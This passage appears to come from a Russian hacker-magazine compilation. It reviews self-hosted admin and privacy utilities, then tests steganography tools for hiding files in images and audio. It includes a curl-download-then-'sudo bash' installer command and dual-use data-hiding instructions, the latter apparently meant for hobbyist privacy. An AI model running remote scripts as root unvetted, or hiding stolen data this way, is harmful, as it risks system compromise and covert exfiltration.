


Рис. 3.11. Сайт попался на трекинге

Для проверки работы расширения я воспользовался тестом (<https://webbrowsertools.com/canvas-fingerprint/>) на WebBrowserTools.com. При каждой перезагрузке страницы отпечатки действительно разные (рис. 3.10).

При каждой попытке трекинга расширение выдает соответствующее уведомление (рис. 3.11).

Uptime Kuma

Недавно мне нужно было организовать простой мониторинг нескольких сайтов на разных поддоменах. Потом аппетиты выросли и появилось желание добавить до кучи еще парочку сетевых демонов. Zabbix для таких случаев, думаю, тяжеловат, а вот легковесный контейнер, практически не требующий настройки, — то, что надо!

Тогда я поискал и нашел альтернативу, причем намного более приятную глазу. Знакомьтесь: Uptime Kuma (<https://github.com/louislam/uptime-kuma>) — простой self-hosted-инструмент для создания страниц, позволяющих отслеживать работоспособность сервисов и мониторинга, когда не нужно детально анализировать системные параметры на наблюдаемых машинах (рис. 3.12).




Рис. 3.12. Темная тема тоже поддерживается!

Установить можно несколькими способами. Первый и самый простой — с помощью интерактивного установщика:

```
curl -o kuma_install.sh http://git.kuma.pet/install.sh && sudo bash
kuma_install.sh
```

Второй, который использовал я, требует Docker:

```
docker volume create uptime-kuma
docker run -d --restart=always -p 3001:3001 -v uptime-kuma:/app/data --name
uptime-kuma louislam/uptime-kuma:1
```

Для тех, у кого есть уже установленный Node.js и желание сделать все вручную, есть и третий способ:

```
npm install npm -g
git clone https://github.com/louislam/uptime-kuma.git
cd uptime-kuma
npm run setup
```



```
# Простой запуск, для проверки
node server/server.js
```

```
# Запуск «на постоянку»
# Если нет PM2, установи его с помощью "npm install pm2 -g"
pm2 start server/server.js --name uptime-kuma
```

Во всех этих случаях есть одна маленькая проблема: если ты используешь реверс-прокси вроде nginx, как я, — работать Uptime Kuma не будет, потому что требует полноценных веб-сокетов. Пофиксить это для nginx можно так:

```
server {
    listen 443 ssl http2;
    server_name YOUR_DOMAIN_HERE;
    ssl_certificate /etc/nginx/certs/upmonitor.crt;
    ssl_certificate_key /etc/nginx/certs/upmonitor.key;
    location / {
        proxy_set_header    X-Real-IP $remote_addr;
        proxy_set_header    X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_pass http://127.0.0.1:3001/;
        proxy_http_version 1.1;
        proxy_set_header    Upgrade $http_upgrade;
        proxy_set_header    Connection "upgrade";
    }
}
```

Ну и для тех, чей сервер — это старый Android-смартфон, — способ номер четыре. Нужно скачать актуальный Termux, причем не из Play Маркета, где он уже давно не обновляется, а из F-Droid (https://f-droid.org/repo/com.termux_117.apk). Затем запустить и выполнить следующие команды:

```
pkg upgrade
pkg install clang make python nodejs-lts binutils git
npm install npm@6 -g

git clone https://github.com/louislam/uptime-kuma.git
cd uptime-kuma
npm run setup

node server/server.js
```

Только не забывай, что Android очень любит выгружать запущенные в фоне приложения.

LibreSpeed

Все мы знаем и используем speedtest.net (<https://speedtest.net>). Но в некоторых случаях он может не подходить, например если ты параноик в секретной госконто-

ре, где выход в неконтролируемый интернет — только под твоим неусыпным надзором.

Держи на такой случай LibreSpeed (<https://github.com/librespeed/speedtest>) — самый простой скрипт для организации тестирования скорости на сервере. Устанавливается одной командой через Docker:

```
docker run -e MODE=standalone -p 8080:80 -it adolfintel/speedtest
```

И собственно, все. Оно просто работает (рис. 3.13)!




Рис. 3.13. Self-hosted спидометр

Console

Освобождаем удаленные файлы без перезапуска процесса

Как мы знаем, не все процессы закрывают файловые дескрипторы (указатели на файл на диске) даже после удаления файла. Тогда `du -hs` такие файлы ты не найдешь, но при этом `df -h` покажет, что место используется.

Если ты не уверен, что у тебя именно так, — проверить это можно с помощью `lsdf | grep deleted | less`.

Самый простой способ решить проблему — элементарно перезапустить процесс. Но если сделать это нельзя, есть еще один вариант.

Находим, какие файлы удалены:

```
# find /proc/*/fd -ls 2> /dev/null | grep '(deleted)' | grep logstash
1418355113      0 l-wx-----   1 www-data www-data      64 Nov  3 08:12
/proc/1009271/fd/18 -> /opt/www/.pm2/logs/pm2-logstash-out.log\ (deleted)
1418355114      0 l-wx-----   1 www-data www-data      64 Nov  3 08:12
/proc/1009271/fd/19 -> /opt/www/.pm2/logs/pm2-logstash-error.log\ (deleted)
```

Очищаем файл(ы):

```
# truncate -s 0 /proc/1009271/fd/18
```

Quickemu

Проект Quickemu (<https://github.com/wimpysworld/quickemu>) призван облегчить создание десктопных виртуальных машин. Теперь больше не нужно искать дистрибутив, ставить его в виртуальное окружение (которое часто требуется еще и настроить перед этим), настраивать гостевую ОС и только после этого пользоваться — достаточно написать всего две команды и получить готовую систему.

Установить его на Ubuntu можно всего в пару команд:

```
sudo apt-add-repository ppa:flexiondotorg/quickemu
sudo apt update
sudo apt install quickemu
```

Для других дистрибутивов просто клонируй репозиторий себе.

Но на этом приключения не заканчиваются: нужно еще установить длинный список зависимостей:

- QEMU (<https://www.qemu.org/>) (6.0.0 или новее) с поддержкой GTK, SDL, SPICE и VirtFS;
- Bash (<https://www.gnu.org/software/bash/>) (4.0 или новее);
- Coreutils (<https://www.gnu.org/software/coreutils/>);
- EDK II (<https://github.com/tianocore/edk2>);
- Grep (<https://www.gnu.org/software/grep/>);
- Jq (<https://stedolan.github.io/jq/>);
- LSB (<https://wiki.linuxfoundation.org/lsb/start>);
- Procps (<https://gitlab.com/procps-ng/procps>);
- Python 3 (<https://www.python.org/>);
- Macrecovery (<https://github.com/acidanthera/OpenCorePkg/tree/master/Utilities/macrecovery>);
- Mkisofs;
- Usbutils (<https://github.com/gregkh/usbutils>);
- Util-linux (<https://github.com/karelzak/util-linux>);
- Sed (<https://www.gnu.org/software/sed/>);
- Spicy (<https://gitlab.freedesktop.org/spice/spice-gtk>);
- Swtpm (<https://github.com/stefanberger/swtpm>);
- Wget (<https://www.gnu.org/software/wget/>);
- Xdg-user-dirs (<https://www.freedesktop.org/wiki/Software/xdg-user-dirs/>);
- Xrandr (<https://gitlab.freedesktop.org/xorg/app/xrandr>);
- Zsync.

Дальше можно просто в две команды запустить любой дистрибутив:

```
quickget ubuntu focal
quickemu --vm ubuntu-focal.conf
```

Так же легко можно поставить, например, macOS:

```
quickget macos catalina
quickemu --vm macos-catalina.conf
```

Кроме catalina, конечно, поддерживаются еще и high-sierra, mojave, big-sur и monterey. Более подробно о запуске macOS читай в репозитории.

Установить можно даже новейшую Windows 11!

```
quickget windows 11
quickemu --vm windows-11.conf
```

Конфигурации виртуальных машин легко изменить, добавляя строки в конфиги. Следующая конфигурация создаст виртуальную машину с шестью ядрами процессора, 24 Гбайт ОЗУ и диском на 640 Гбайт:

```
cpu_cores="6"
ram="24G"
disk_size="640G"
```

Можно даже порты прокидывать:

```
port_forwards=("5050:5050" "8888:80")
```

В общем, прекрасный инструмент для простого поднятия любого количества любых виртуалок. Рекомендую попробовать!

Всячина

FaPro

Если тебе вдруг срочно понадобился ханипот, — обрати внимание на Fake Protocol Server (<https://github.com/fofapro/fapro>). Он умеет прикидываться различным серверным ПО и обрабатывать запросы по соответствующим протоколам.

В гитхабе проекта есть несколько роликов, которые очень хорошо показывают возможности утилиты. Некоторые из них я приведу здесь, чтобы ты не тратил время на чтение официальных доков (рис. 3.14, 3.15).

Есть всего одна небольшая проблемка: исходников нет, только бинарник в архиве (<https://github.com/fofapro/fapro/releases>), и это вызывает некоторые вопросы. В issues уже неоднократно спрашивали про исходники, но автор сослался (<https://github.com/fofapro/fapro/issues/1#issuecomment-919651125>) на то, что код еще слишком сырой.

```

PS D:\> ./fapro.exe genConfig /n 172.16.0.0/16 | Out-File -Encoding ASCII fapro.json
PS D:\> ./fapro.exe run -v -l :8080
time="2021-09-10T17:48:51+08:00" level=info msg="log: [Wintun] WintunCreateAdapter: Creating adapter\n"
time="2021-09-10T17:48:51+08:00" level=info msg="log: [Wintun] SelectDriver: Using existing driver 0.13\n"
time="2021-09-10T17:48:52+08:00" level=info msg="[mqtt] listening tcp at 172.16.0.0:1883.\n"
time="2021-09-10T17:48:52+08:00" level=info msg="[mysql] listening tcp at 172.16.0.0:3306.\n"
time="2021-09-10T17:48:52+08:00" level=info msg="[rdp] listening tcp at 172.16.0.0:3389.\n"
time="2021-09-10T17:48:52+08:00" level=info msg="[smtp] listening tcp at 172.16.0.0:25.\n"
time="2021-09-10T17:48:52+08:00" level=info msg="[redis] listening tcp at 172.16.0.0:6379.\n"
time="2021-09-10T17:48:52+08:00" level=info msg="[s7] listening tcp at 172.16.0.0:102.\n"
time="2021-09-10T17:48:52+08:00" level=info msg="[smb] listening tcp at 172.16.0.0:445.\n"
time="2021-09-10T17:48:52+08:00" level=info msg="[ftp] listening tcp at 172.16.0.0:21.\n"
time="2021-09-10T17:48:52+08:00" level=info msg="[snap] listening udp at 172.16.0.0:161.\n"
time="2021-09-10T17:48:52+08:00" level=info msg="[ssh] listening tcp at 172.16.0.0:22.\n"
time="2021-09-10T17:48:52+08:00" level=info msg="[tcp_echo] listening tcp at 172.16.0.0:1234.\n"
time="2021-09-10T17:48:52+08:00" level=info msg="[memcache] listening tcp at 172.16.0.0:11211.\n"
time="2021-09-10T17:48:52+08:00" level=info msg="[elasticsearch] listening tcp at 172.16.0.0:9200.\n"
time="2021-09-10T17:48:52+08:00" level=info msg="[telnet] listening tcp at 172.16.0.0:23.\n"
time="2021-09-10T17:48:52+08:00" level=info msg="[udp_echo] listening udp at 172.16.0.0:1234.\n"
time="2021-09-10T17:48:52+08:00" level=info msg="[vnc] listening tcp at 172.16.0.0:5900.\n"
time="2021-09-10T17:48:52+08:00" level=info msg="[eip] listening tcp at 172.16.0.0:44818.\n"
time="2021-09-10T17:48:52+08:00" level=info msg="[http] listening tcp at 172.16.0.0:80.\n"
time="2021-09-10T17:48:52+08:00" level=info msg="[dcerpc] listening tcp at 172.16.0.0:135.\n"
time="2021-09-10T17:48:52+08:00" level=info msg="[dns] listening udp at 172.16.0.0:53.\n"
time="2021-09-10T17:48:52+08:00" level=info msg="[fac100] listening tcp at 172.16.0.0:2400.\n"
time="2021-09-10T17:48:52+08:00" level=info msg="[modbus] listening tcp at 172.16.0.0:502.\n"

```

Рис. 3.14. RDP-ханиппот

```

{
  "handler": "ssh",
  "port": 2222,
  "params": {
    "accounts": [
      {
        "root": "123456:/root:0"
      },
      {
        "prompt": "$ ",
        "server_version": "SSH-2.0-OpenSSH_7.4"
      }
    ]
  }
}

[osboxes@osboxes ~]$ ./fapro run -c ssh -v
INFO[0000] [ssh] listening tcp at 127.0.0.1:2222.
{"account": "root", "level": "info", "local": "127.0.0.1:2222", "msg": "login successfully", "protocol": "ssh", "remote": "127.0.0.1:47012", "remote_ip": "127.0.0.1", "remote_port": 47012, "time": "2021-09-13T14:34:11+08:00", "transport": "tcp"}
{"account": "root", "cmdline": [{"id": 1}], "level": "info", "local": "127.0.0.1:2222", "msg": "execute command", "protocol": "ssh", "remote": "127.0.0.1:47012", "remote_ip": "127.0.0.1", "remote_port": 47012, "time": "2021-09-13T14:34:12+08:00", "transport": "tcp"}
{"account": "root", "cmdline": [{"pwd": 1}], "level": "info", "local": "127.0.0.1:2222", "msg": "execute command", "protocol": "ssh", "remote": "127.0.0.1:47012", "remote_ip": "127.0.0.1", "remote_port": 47012, "time": "2021-09-13T14:34:13+08:00", "transport": "tcp"}
{"account": "root", "cmdline": [{"whoami": 1}], "level": "info", "local": "127.0.0.1:2222", "msg": "execute command", "protocol": "ssh", "remote": "127.0.0.1:47012", "remote_ip": "127.0.0.1", "remote_port": 47012, "time": "2021-09-13T14:34:15+08:00", "transport": "tcp"}

[osboxes@osboxes ~]$ ssh root@localhost -p 2222
root@localhost's password:
$ id
uid=0(root) gid=0(root) groups=0(root)
$ pwd
/root
$ whoami
root
$

```

Рис. 3.15. SSH

Age

Все мы знаем, как сжать файл или упаковать несколько файлов в один контейнер. А как насчет шифрования этих контейнеров? Специально для этого существует утилита **age** (<https://github.com/FiloSottile/age>) — современная и быстрая программа для шифрования файлов, написанная на Go.

Она есть в репозиториях всех популярных дистрибутивов и ставится из них по имени пакета **age**. Если у тебя Windows, скачать последнюю версию можно по ссылке (<https://dl.filippo.io/age/latest?for=windows/amd64>) в официальном бинарном репозитории проекта.

У **age** все завязано на ключи, а не пароли. Можно сгенерировать ключ с помощью **age-keygen** или взять готовый ключ от SSH.

Сначала давай сгенерируем ключ:

```
age-keygen -o age.key
Public key: age1ql3z7hjy54pw3hyww5ayyfg7zqgvc7w3j2elw8zmrj2kg5sfn9aqmcac8p
```

Теперь зашифруем что-нибудь:

```
tar cvz ~/data | age -r
age1ql3z7hjy54pw3hyww5ayyfg7zqgvc7w3j2elw8zmrj2kg5sfn9aqmcac8p >
data.tar.gz.age
```

И расшифруем:

```
age --decrypt -i age.key data.tar.gz.age > data.tar.gz
```

Утилита поддерживает шифрование для нескольких получателей, шифрование с помощью паролей (с некоторыми оговорками) и так далее. Подробнее — в **readme** репозитория.

Privatezilla

Privatezilla (<https://github.com/builtbybel/privatezilla>) — это комплексный инструмент для повышения приватности в Windows 10. Да, уже и 11-я винда вышла, но «десятка» еще долго будет актуальной.

Для Windows 11 попробуй утилиту **ThisIsWin11** (<https://github.com/builtbybel/ThisIsWin11>) того же разработчика.

Итак, что умеет этот комбайн:

- удалять определенные предустановленные приложения;
- удалять OneDrive;
- откреплять меню «Пуск»;
- отключать телеметрию сторонних приложений (вроде Office, Firefox, Dropbox);
- удалять Windows Defender;
- блокировать телеметрию через файрвол и файл hosts.

Автор утилиты настоятельно не рекомендует удалять файрвол — он все-таки не просто так встроен. Резонная рекомендация, если ты не собираешься использовать какое-то другое решение (рис. 3.16).




Рис. 3.16. Privatezilla

Программа умеет анализировать, что уже настроено, и не совершать лишних действий.

Подробнее о разных инструментах для отключения слежки мы уже писали (<https://xakep.ru/2018/10/23/win10-privacy/>) в одной из статей на Хакере. Рекомендую ознакомиться!

Выводы

Уверен, что ты узнал о какой-нибудь новой полезной для себя штуковине. Если мы все еще не написали о твоей любимой утилите, — дай знать в редакцию, и мы, возможно, включим ее в следующую подборку. Приятного пользования!

Картинки с секретами. Тестируем восемь утилит для сокрытия данных

Марк Клинтон

Если ты думаешь, что в фотках с котиками не может скрываться ничего постороннего, — спешу тебя разочаровать (или, наоборот, порадовать!). Сейчас я покажу, как внедрить в картинку, архив или песню любую постороннюю информацию, да так, чтобы ее никто там не заметил. Интересно? Погнали!

О принципах стеганографии мы уже не раз писали — смотри, к примеру, статью «Прячем файлы в картинках: семь стеганографических утилит для Windows (<https://xakep.ru/2017/01/23/windows-stenographic-tools/>)». Однако в ней перечислены далеко не все утилиты и прицел сделан на Windows. Сегодня мы рассмотрим восемь альтернативных утилит, в основном — кросс-платформенные.

Cloakify

❑ **Платформа:** любая

❑ **Где скачивать:** GitHub (<https://github.com/TryCatchHCF/Cloakify>)

CloakifyFactory — это большая и легко расширяемая программа, которая использует скрипты Cloakify Toolset. Особенность ее в том, что перед маскировкой загрузки она кодируется в Base64 (рис. 4.1).

У программы есть огромный плюс — она умеет маскировать что угодно не просто в картинках, а еще и в видео, музыке и даже программах, хоть с последними и получается плохо — выходной файл сильно раздувается.

Работает Cloakify на Python 2.7, который уже морально и физически устарел, а использование Base64 для скрытия информации от невооруженного глаза приводит к сильному увеличению размера, не давая никакого заметного преимущества.

Для примера давай обычный текстовый документ внедрим в картинку формата JPEG. Мой исходный файл называется `save.txt` и лежит в одной директории с

Как ты уже мог догадаться, этот софт для сокрытия действительно секретной информации применять стремно. Но есть и плюсы, вроде простоты работы и того, что выходных форматов чуть более чем куча.




Рис. 4.3. После и до

Steghide

❑ Платформа: любая

❑ Где скачивать: GitHub(<https://github.com/StefanoDeVuomo/steghide>)

Steghide — консольная утилита, написанная на C++. Скрывает информацию в стандартных файлах форматов JPEG, BMP, WAV и AU. В арсенале программы полно шифров — даже Blowfish, которого я у других не замечал. Теоретически использование такой экзотики может помочь запутать следы еще сильнее.

Steghide умеет не просто упаковывать данные в картинку или трек, а еще и шифровать секретную нагрузку.

Но есть и минус: не все фотографии и аудиофайлы подойдут для внедрения в них секретной нагрузки. Если файл слишком маленький — внедрить в него ничего нельзя.

Давай попробуем объединить картинку `cats.jpg` и секретный файл `save.txt`.

Открываем терминал и пишем:

```
steghide embed -cf cats.jpg -ef save.txt
```

❑ `embedfile [-ef]` — файл, который мы будем встраивать;

❑ `coverfile [-cf]` — файл-обложка, в который внедряется секретная инфа;

- ☐ `compress [-z]` — сжимать данные перед упаковкой;
- ☐ `encryption [-e]` — шифровать внедряемые данные.

Распаковка так же проста, как упаковка:

```
steghide extract -sf cats.jpg
```

Ключ `--stegofile [-sf]` позволяет выбрать файл со скрытой информацией, а `--passphrase [-p]` указывает пароль (рис. 4.4).




Рис. 4.4. Вот что получилось

Из-за применения сжатия разница размеров до и после внедрения минимальна.

Мне понравилась возможность ставить пароли и сжимать данные. Однозначно хорошая штука, которую можно использовать в любительских целях. К тому же можно создать цепочку из объектов, которые будут спрятаны друг в друге. А минус только в том, что не всякое изображение подходит для этой манипуляции, но мы же живем в XXI веке, и найти новую фотку вообще не вопрос, правда?

Spectrology

- ☐ Платформа: любая
- ☐ Где скачивать: GitHub (<https://github.com/solusipse/spectrology>)

Название программы Spectrology говорит само за себя — она позволяет превращать изображения в аудиодорожки с «заряженными» спектрограммами, из которых потом можно достать картинки. Звучит круто, но без проблем не обошлось.

Перед первым запуском нужно поставить модуль pillow.

```
python3 -m pip install --upgrade pip
python3 -m pip install --upgrade Pillow
```

Сразу бросается в глаза второй огромный минус — крайне медленная работа. Хотя он и с лихвой перекрывается плюсами в виде необычного алгоритма работы и переносимости (написана на Python).

Давай запакуюем изображение BMP в файл WAV. Делается это так:

```
python spectrology.py your_filename.bmp -o music.wav
```

- output [-o] — флаг, отвечающий за название выходного аудиофайла;
- botton [-b] задает нижний частотный диапазон;
- pixels [-p] позволяет установить количество пикселей в секунду;
- sampling [-s] ставит частоту дискретизации.

Давай посмотрим, какого размера будет готовый аудиофайл (рис. 4.5).




Рис. 4.5. Результат работы

В целом работает медленно и из коробки даже не запускается — приходится недостающие модули ставить вручную. Не производит впечатления хорошо проработанного инструмента, хотя задумка, безусловно, классная.

ImageSpyer G2

□ Платформа: Windows

□ Где скачать: где получится

Это одна из древних утилит, когда-то написанных Александром Мясниковым и ныне встречающаяся лишь на просторах файлопомоек. Официальный сайт у нее если когда-то и был, то давно не работает. Тем не менее программа заслуживает внимания.

ImageSpyer прячет секретные файлы только в картинки и даже разрешает ставить пароль, чтобы зашифровать данные перед внедрением. Программа поддерживает около 30 алгоритмов шифрования внедряемой информации и 25 хеш-функций для подписи, чтобы убедиться, что встроенный в картинку файл не побился при передаче (рис. 4.6).



Рис. 4.6. Интерфейс программы

Большой плюс — наличие графического интерфейса с понятными пояснениями и множеством настроек. Выходных форматов всего два: BMP и TIFF (рис. 4.7).

Посмотрим, насколько сильно увеличился объем фотографии (рис. 4.8).

Как видишь, из маленького котика размером 59,6 Кбайт мы сделали толстого кота на целых 1530 Кбайт. Результат неплохой, да и работает ImageSpyer быстро, так что смело рекомендуем к использованию.




Рис. 4.7. Настройки программы

